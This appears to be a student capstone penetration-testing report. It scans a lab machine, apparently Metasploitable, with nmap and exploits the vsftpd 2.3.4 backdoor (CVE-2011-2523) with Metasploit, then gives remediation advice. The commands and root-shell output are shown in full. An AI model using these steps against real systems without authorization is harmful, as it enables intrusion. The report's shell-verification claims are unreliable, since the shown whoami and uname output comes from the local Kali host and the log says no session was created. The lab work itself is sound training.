CAPSTONE PROJECT – FULL VAPT ENGAGEMENT

Project Title: Full Vulnerability Assessment and Penetration Testing (VAPT) Engagement
Repository: cyart-vapt-team
Folder: Week 4
Performed By: Chevuru Wycliffe
Tools Used: Kali Linux, Nmap, Metasploit Framework, Burp Suite, OpenVAS
Target Machine: HackTheBox / Vulnerable Lab Machine

---

1. Executive Summary

A full Vulnerability Assessment and Penetration Testing (VAPT) engagement was conducted to evaluate the security posture of the target system. The assessment aimed to identify vulnerabilities, exploit security weaknesses, and recommend remediation strategies.

The penetration testing process followed the PTES (Penetration Testing Execution Standard) methodology including reconnaissance, vulnerability scanning, exploitation, and reporting phases. Various industry-standard tools such as Kali Linux, Nmap, Metasploit Framework, Burp Suite, and OpenVAS were used during the testing process. Network scanning revealed several open ports and services running on the target system.

During the exploitation phase, a vulnerable FTP service running VSFTPD 2.3.4 was identified. Using the Metasploit exploit module, a backdoor vulnerability was successfully exploited, resulting in remote shell access to the system.

Additional testing was conducted to analyze web application security and API interactions using Burp Suite. The findings indicate that improper service configurations and outdated software versions significantly increase the risk of unauthorized system access.

The vulnerabilities discovered during this engagement highlight the importance of regular vulnerability scanning, patch management, and secure system configuration.

---

2. Penetration Testing Methodology

The penetration testing process followed the PTES methodology, which includes the following phases:

1. Reconnaissance

Information gathering about the target system including IP address and open ports.

2. Scanning

Network scanning was performed using Nmap to identify running services and vulnerabilities.

3. Exploitation

Identified vulnerabilities were exploited using Metasploit Framework.

4. Post Exploitation

After successful exploitation, commands were executed to verify system access and analyze system privileges.

5. Reporting

All findings, screenshots, and remediation recommendations were documented.

3. Attack Timeline

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-17 10:00	192.168.1.200	Network Scan	Reconnaissance
2026-03-17 10:05	192.168.1.200	Open Ports Detected	Scanning
2026-03-17 10:10	192.168.1.200	VSFTPD 2.3.4 Vulnerability	Enumeration
2026-03-17 10:15	192.168.1.200	VSFTPD Backdoor Exploit	Exploitation
2026-03-17 10:20	192.168.1.200	Remote Shell Access	Post Exploitation

---

4. Exploitation Process


Step 1 – Network Scanning

Nmap was used to scan the target system to identify open ports and running services.

Command Used

nmap -sV -A 192.168.206.139

Screenshot: Nmap Scan Results



root@kali: /home/kali

Session Actions Edit View Help

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A 192.168.206.139
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 10:25 -0400
Nmap scan report for 192.168.206.139
Host is up (0.0013s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.206.138
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2026-03-16T14:25:52+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

root@kali: /home/kali

Session Actions Edit View Help

```
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:05:34
|   source ident: nmap
|   source host: F3A6F242.8279D356.FFFA6D49.IP
|_  error: Closing Link: pijpocjez[192.168.206.138] (Quit: pijpocjez)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
51103/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-03-16T10:25:44-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   1.26 ms 192.168.206.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.72 seconds

┌──(root㉿kali)-[/home/kali]
```

Step 2 – Vulnerability Identification

The scan results revealed an FTP service running VSFTPD version 2.3.4, which contains a known backdoor vulnerability.

Screenshot: VSFTPD Service Detection

Step 3 – Exploiting the Vulnerability

The Metasploit Framework was used to exploit the VSFTPD backdoor vulnerability.

Commands Used


msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.206.139

run

Screenshot: Metasploit Exploit Execution



```
root@kali: /home/kali
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ []

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Step 4 – Shell Access

After executing the exploit, a remote command shell session was successfully obtained.

Commands Used

whoami

uname -a

Screenshot: Shell Access Verification

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.206.139  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.206.139:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.206.139:21 - USER: 331 Please specify the password.
[+] 192.168.206.139:21 - Backdoor service has been spawned, handling...
[+] 192.168.206.139:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.206.138:34325 → 192.168.206.139:6200) at 2026-03-16 10:32:44 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami

root
msf exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.206.139
RHOSTS => 192.168.206.139
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.206.139   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21                yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.206.139:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.206.139:21 - USER: 331 Please specify the password.
[+] 192.168.206.139:21 - Backdoor service has been spawned, handling...
[+] 192.168.206.139:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.206.138:34325 -> 192.168.206.139:6200) at 2026-03-16 10:32:44 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

5. Vulnerability Findings

Vulnerability Name

VSFTPD 2.3.4 Backdoor Vulnerability

Severity

Critical

Description

The FTP service running on the target machine uses an outdated version of VSFTPD which contains a known backdoor vulnerability. Attackers can exploit this vulnerability to gain unauthorized remote access to the system.

Impact

Successful exploitation allows attackers to execute commands on the system and gain unauthorized access to sensitive data.

CVE Reference

CVE-2011-2523

6. Remediation Plan

The following remediation steps are recommended:

- Update the FTP service to a secure version
- Disable unnecessary network services
- Implement firewall rules to restrict unauthorized access
- Regularly apply security patches
- Conduct periodic vulnerability assessments
- Implement least privilege access control

7. Stakeholder Briefing

A security assessment was conducted to evaluate the strength of the system's defenses against potential cyber threats. During the testing process, several security weaknesses were discovered, including outdated software and insecure service configurations.

One of the most critical findings was an outdated FTP service that contained a known security vulnerability. This vulnerability allowed testers to gain remote access to the system by exploiting the service using specialized security tools.

Once access was obtained, commands were executed to verify system control. This demonstrates how an attacker could potentially compromise the system if these vulnerabilities remain unpatched.

The assessment highlights the importance of keeping systems updated and applying security patches regularly. Implementing stronger access controls and secure configuration practices will significantly reduce the risk of cyberattacks.

By addressing these issues, the organization can strengthen its security posture and better protect sensitive information from unauthorized access.

---

8. Conclusion

The VAPT engagement successfully identified critical vulnerabilities within the target environment. Through systematic reconnaissance, scanning, and exploitation techniques, it was possible to gain unauthorized access to the system.

The results demonstrate how outdated services and improper configurations can expose systems to serious security threats. Organizations must prioritize regular vulnerability scanning, patch management, and secure configuration practices.

By implementing the remediation recommendations provided in this report, the organization can significantly improve its overall security posture and reduce the likelihood of future cyberattacks.